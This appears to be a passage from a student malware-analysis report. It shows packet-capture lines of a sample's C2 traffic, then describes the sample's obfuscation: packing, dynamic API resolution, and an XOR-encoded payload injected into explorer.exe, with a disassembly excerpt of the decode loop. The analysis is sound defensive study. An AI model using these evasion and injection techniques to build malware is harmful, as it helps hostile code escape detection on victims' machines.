6932	260.581497	10.0.2.15	151.101.12.193	TCP	55 [TCP Keep-Alive] 50227 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=1
6933	260.581668	151.101.12.193	10.0.2.15	TCP	60 [TCP Keep-Alive ACK] 443 → 50227 [ACK] Seq=1 Ack=2 Win=65535 Len=0
6934	260.613186	10.0.2.15	216.58.209.46	UDP	75 56795 → 443 Len=33

- The green part is the actual C2 communication
- We can see the TCP handshake: SYN ,SYNACK AND ACK
- Then the first packet sent:



- And the second (last) one:




- Finally it sends the string BYE to the C2 server and closes the connection.


11 - List the obfuscation actions (if any) performed by the sample to hide its activities from a plain static analysis. Pinpoint and describe specific code snippets.

First of all, the malware is packed and this is a first try to avoid static analysis, in fact the analysis performed with PEStudio is way different on the packed sample and the unpacked sample.

Then there are some dynamic API resolutions, that can avoid imports and so detection is static analysis:



Also the payload that the malware injects into explorer.exe is encoded and it has to perform an encoding method (XOR with)


loc_401AEF:
cmp [ebp+var_4], 400h
jnb short loc_401B0E
loc_401B0E:
mov [ebp+dwCreationFlags], 4
push 44h ; Size
push 0 ; Val
lea edx, [ebp+StartupInfo]
push edx ; Dst
call memset
add esp, 0Ch
xor eax, eax
mov [ebp+ProcessInformation.hProcess], eax
mov [ebp+ProcessInformation.hThread], eax
mov [ebp+ProcessInformation.dwProcessId], eax
mov edx, [ebp+Dst]
add edx, [ebp+var_4]
movzx eax, byte ptr [edx]
xor eax, 77h
mov ecx, [ebp+Dst]
add ecx, [ebp+var_4]
mov [ecx], al
jmp short loc_401AE6